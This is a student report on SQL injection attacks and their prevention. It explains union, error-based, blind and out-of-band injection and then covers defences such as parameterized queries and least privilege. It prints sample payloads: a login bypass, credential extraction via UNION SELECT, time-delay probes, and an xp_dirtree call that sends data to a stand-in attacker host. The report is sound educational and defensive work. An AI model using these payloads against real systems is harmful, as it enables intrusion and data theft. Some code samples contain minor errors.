

SQL Injection Attack and How to prevent it

**Bachelor of Technology
Computer Science and Engineering**

Submitted By

NAME: Parthajit Das
DEPARTMENT: CSE(B)
ROLL NO: 13030522017
SEMESTER: 7th
SUBJECT: Cyber Security
SUBJECT CODE: PEC-CS702E

September 2024



**Techno Main
EM-4/1, Sector-V, Salt Lake
Kolkata- 700091
West Bengal
India**

Table of Contents

1. Introduction	3
2. SQL Injection Attacks.....	3
3. Types of SQL Injection Attacks	5
4. Prevention and Mitigation Strategies	6
5. Best Practices for Developers and Organizations	8
6. Conclusion.....	9
7. Reference.....	9

Introduction

SQL Injection (SQLi) is one of the most common and dangerous web application security vulnerabilities. It occurs when an attacker injects malicious SQL code into a web application's input fields or URL parameters, tricking the database into executing unintended commands. Through SQL Injection, attackers can bypass authentication mechanisms, retrieve or modify sensitive data, and in severe cases, gain full control of the database. As databases store critical information such as user credentials, financial records, and personal details, a successful SQL Injection attack can lead to data breaches, financial losses, reputational damage, and legal consequences.

Despite advancements in web security, SQL Injection remains a prevalent threat and consistently ranks in the OWASP Top 10 list of web application vulnerabilities. Real-world breaches affecting major corporations and government organizations have demonstrated the devastating impact of these attacks. The purpose of this report is to provide a comprehensive understanding of SQL Injection—exploring how such attacks occur, their potential consequences, and, most importantly, effective prevention strategies. By recognizing and addressing SQL Injection risks, developers and organizations can build secure systems that protect sensitive data and maintain user trust.



SQL Injection Attacks

SQL Injection is a cyberattack that targets web applications by inserting or “injecting” malicious SQL code into queries sent to a database. By exploiting weak input validation, attackers can manipulate the logic of these queries to gain unauthorized access. This may allow them to view sensitive information, modify, or delete records, bypass authentication systems, or even take full control of the database server. It is one of the most common and dangerous web vulnerabilities due to its simplicity and potential damage.

How Malicious SQL Code Is Injected

Attackers take advantage of input fields or URL parameters that are not properly sanitized. For example, in a login form, instead of entering a normal username and password, an attacker might input something like `'' OR '1'='1'` to alter the SQL query's logic. If the application does not validate or escape this input, the database interprets it as part of the query, granting access or exposing data. This manipulation can occur in any area where user input interacts directly with SQL queries. This technique works because the application fails to distinguish between legitimate user input and executable SQL code, making unvalidated inputs an entry point for exploitation.

Example: a vulnerable login query might look like:

```
SELECT * FROM users WHERE username = 'user' AND password = 'pass';
```


If an attacker enters ' OR '1'='1 as the username, the query becomes:

```
SELECT * FROM users WHERE username = '' OR '1'='1' AND password = 'pass';
```

Since '1'='1' is always true, the database may return valid user data without needing a correct password, bypassing authentication. This demonstrates why input validation and parameterized queries are critical to prevent SQL injection.

Common Entry Points

- **Login forms:** Used to bypass authentication by injecting code into username or password fields.
- **Search boxes and comment sections:** Attackers can insert harmful statements into text fields that are processed by the database.
- **URL parameters:** Query strings in GET or POST requests can be modified to include SQL commands.
- **Other input fields:** Any form or feature connected to a database—like feedback forms or shopping cart inputs—can be exploited if proper security measures are not in place.



Types of SQL Injection Attacks

1. **Classic / Union-Based SQL Injection**: Uses the UNION operator to merge malicious queries with legitimate ones. Attackers append something like UNION SELECT username, password FROM users to a vulnerable query.

- **Column Matching Requirement**: For the attack to succeed, the injected query must match the number and type of columns in the original query. This makes reconnaissance (e.g., testing column counts) an important step for attackers.
- It is effective only if the number and type of columns in the injected query match the original query.
- It can extract large amounts of database data quickly.
- It is visible when unexpected database data is displayed on the webpage.

Example: Adds a UNION clause to combine the attacker's query with the original query. It can fetch sensitive data like usernames and passwords

```
' UNION SELECT username, password FROM admin --
```

2. **Error-Based SQL Injection**: Exploits detailed error messages returned by the database. Attackers input malformed SQL that triggers database errors, revealing table names, columns, or database version.

- It relies on verbose error reporting—turning off detailed error messages reduces its effectiveness.
- Used for reconnaissance to craft more precise injections.
- Looks for unusual or detailed database error messages shown to users.

Example: Forces the database to generate an error that reveals version or schema details, which the attacker uses to craft further exploits.

```
' AND 1=CONVERT(int, (SELECT @@version)) --
```

3. **Blind SQL Injection (Boolean-Based and Time-Based)**: Works when the application does not show query results or error messages.

- **Boolean-Based Blind SQL Injection**: Sends true/false queries and observes differences in webpage behaviour or content. Infers database information without direct output.

Example: The attacker sends queries that return different responses based on true/false conditions, inferring database details indirectly.

```
' AND 1=1 -- (True)
' AND 1=2 -- (False)
```

- **Time-Based Blind SQL Injection:** Uses time delays to infer data by measuring response times. Effective even when there is no change in page content. **Example:** The attacker uses time delays (e.g., SLEEP(5)) to observe how long the server takes to respond, confirming whether a condition is true.

```
' OR IF(1=1, SLEEP(5), 0) --
```

- It is slower than other methods but very stealthy.
- Useful when direct feedback is unavailable.

4. **Out-of-Band SQL Injection:** Here the attackers trick the database into sending data through DNS or HTTP requests to a server they control. Forces the database to make a network request to an attacker-controlled server, sending stolen information.

- Useful when in-band (direct) and blind techniques fail or when network restrictions are in place.
- Can bypass security mechanisms that monitor standard SQL query responses.
- Monitor unusual outbound traffic from the database server.

Example: Uses external channels (like DNS or HTTP requests) to send stolen data to an attacker-controlled server when direct responses are not possible.

```
'; EXEC xp_dirtree '\\attacker.com\share' --
```

Prevention and Mitigation Strategies

1. **Use Parameterized Queries (Prepared Statements):** Always separate SQL code from user input using parameterized queries. This ensures that user-provided data is treated strictly as values, not as executable code. Example: Using placeholders (?) or :param in languages like Java (JDBC), PHP (PDO), or Python prevents attackers from altering the structure of queries.

Example: Even if an attacker enters ' OR '1'='1, it is treated as a value, preventing injection.

```
cursor.execute("SELECT * FROM users WHERE username=? AND password=?",
(username, password))
```

2. **Input Validation and Sanitization:** Validate and sanitize all user inputs—both client-side and server-side. Reject unexpected characters, enforce strict data types, and apply whitelist filtering where possible. Avoid relying solely on blacklist filters, as attackers can bypass them with encoding tricks or alternative syntax.

Example: Only alphanumeric characters are allowed; special characters that could be used in SQL injection are removed.

```
$username = preg_replace("/[^\a-zA-Z0-9]/", "", $_POST['username']);
```

3. **Least Privilege Principle:** Limit database user permissions so that the application can only perform necessary operations (e.g., read/write for specific tables). Do not allow applications to connect with administrative or root database accounts, which could give attackers full control if compromised.

Example: A web app only needs SELECT and INSERT on the users table, not DROP TABLE.

4. **Disable Detailed Error Messages:** Configure the application to show generic error messages to users while logging detailed errors internally. This prevents attackers from gathering information about database structure, table names, or SQL syntax through error-based injections. Example written in PHP.

```
try {  
    // query  
} catch (Exception $e) {  
    error_log($e->getMessage());  
    echo "An error occurred, please try again."  
}
```

5. **Use Web Application Firewalls (WAFs):** Deploy WAFs to filter and monitor HTTP requests for malicious patterns. WAFs can detect common SQL Injection attempts and block them before they reach the application. Combine WAFs with intrusion detection systems (IDS) for an added security layer.

Example: Cloudflare WAF blocks requests containing suspicious SQL keywords like UNION SELECT.

6. **Regular Security Audits and Penetration Testing:** Perform periodic code reviews, vulnerability scans, and penetration tests to identify and fix potential SQL Injection points. Keep frameworks, libraries, and database systems updated to patch known vulnerabilities.

Example: Using tools like OWASP ZAP or SQLMap to test web applications for SQL injection points.

7. **Use Stored Procedures Carefully:** Stored procedures can help mitigate injection if implemented correctly, but dynamic SQL inside stored procedures can still be exploited. Always validate inputs and avoid constructing SQL statements dynamically within procedures. **Example:** Since uid is passed as a parameter, injection is prevented.

```
CREATE PROCEDURE GetUser(IN uid INT)
BEGIN
    SELECT * FROM users WHERE id = uid;
END;
```

8. **Employ Escaping Where Necessary:** If dynamic SQL cannot be avoided, properly escape special characters to reduce injection risk. However, escaping should be a last resort, not a primary defence.

Example: Escapes characters like ' or ; that could be used in injection.

```
$name = mysqli_real_escape_string($conn, $_POST['name']);
```

9. **Monitor and Log Database Activity:** Set up logging to monitor unusual database queries or spikes in activity. Suspicious patterns can reveal attempted or ongoing attacks. Use anomaly detection tools to automatically flag unusual behaviour.

Example: Track failed login attempts or unusual query patterns; alerts can indicate attempted injections.

10. **Educate Developers and Follow Secure Coding Practices:** Train developers on secure coding standards, common vulnerabilities, and best practices for handling user input. Incorporate security checks during the software development lifecycle (SDLC) to prevent vulnerabilities early.

Example: Incorporate security checks in SDLC, like code reviews, automated security scans, and regular workshops.

Best Practices for Developers and Organizations

1. **Secure Coding Guidelines:** Follow secure development standards such as OWASP recommendations to prevent vulnerabilities like SQL Injection. Use parameterized queries, input validation, and avoid dynamic SQL wherever possible. Maintain clear documentation and enforce code reviews to catch potential weaknesses early in the development process.

2. **Conducting Regular Security Audits:** Perform routine vulnerability assessments, penetration tests, and code reviews to identify and remediate security flaws. Use automated tools alongside manual testing to ensure comprehensive coverage. Regularly update frameworks, libraries, and databases to patch known security issues.
3. **Developer Training and Awareness:** Provide ongoing security training for developers, emphasizing common attack vectors and prevention strategies. Encourage a security-first mindset during all stages of the software development lifecycle (SDLC). Share real-world case studies of breaches to highlight the importance of proactive security measures.
4. **Implementing Multi-Layered Security:** Combine multiple security measures such as Web Application Firewalls (WAFs), Intrusion Detection Systems (IDS), and network segmentation. Apply the principle of least privilege for database access and ensure strong authentication methods. Monitor and log database activity to detect unusual behaviours, ensuring quick response to potential threats.

Conclusion

SQL Injection remains one of the most dangerous and prevalent cyber threats, capable of compromising sensitive data, damaging systems, and undermining user trust. Its simplicity and effectiveness make it a favoured technique among attackers, especially against poorly secured applications. Preventing SQL Injection requires a proactive, multi-layered approach that combines secure coding practices, parameterized queries, input validation, and minimal privilege access. Regular security audits, developer training, and the implementation of monitoring tools further strengthen defences against evolving attack methods. By prioritizing security at every stage of development and fostering a culture of awareness, developers and organizations can significantly reduce their exposure to SQL Injection attacks. Ultimately, robust prevention strategies not only protect valuable data and infrastructure but also build user confidence and ensure compliance with modern security standards.

Reference

Books

1. Halfond, W. G. J., Viegas, J., & Orso, A. (2006). *A Classification of SQL Injection Attacks and Countermeasures*. ACM.
2. Clarke, J. (2012). *SQL Injection Attacks and Defense* (2nd ed.). Syngress Publishing.
3. Anley, C., Heasman, J., Linder, F., & Richarte, G. (2007). *The Database Hacker's Handbook: Defending Database Servers*. Wiley.

Journals / Research Papers

1. Halfond, W. G. J., Viegas, J., & Orso, A. (2006). "A Classification of SQL Injection Attacks and Countermeasures." *Proceedings of the IEEE International Symposium on Secure Software Engineering*.
2. Su, Z., & Wassermann, G. (2006). "The Essence of Command Injection Attacks in Web Applications." *ACM SIGPLAN Notices*, 41(1), 372–382.
3. Bertino, E., Sandhu, R. (2005). "Database Security—Concepts, Approaches, and Challenges." *IEEE Transactions on Dependable and Secure Computing*, 2(1), 2–19.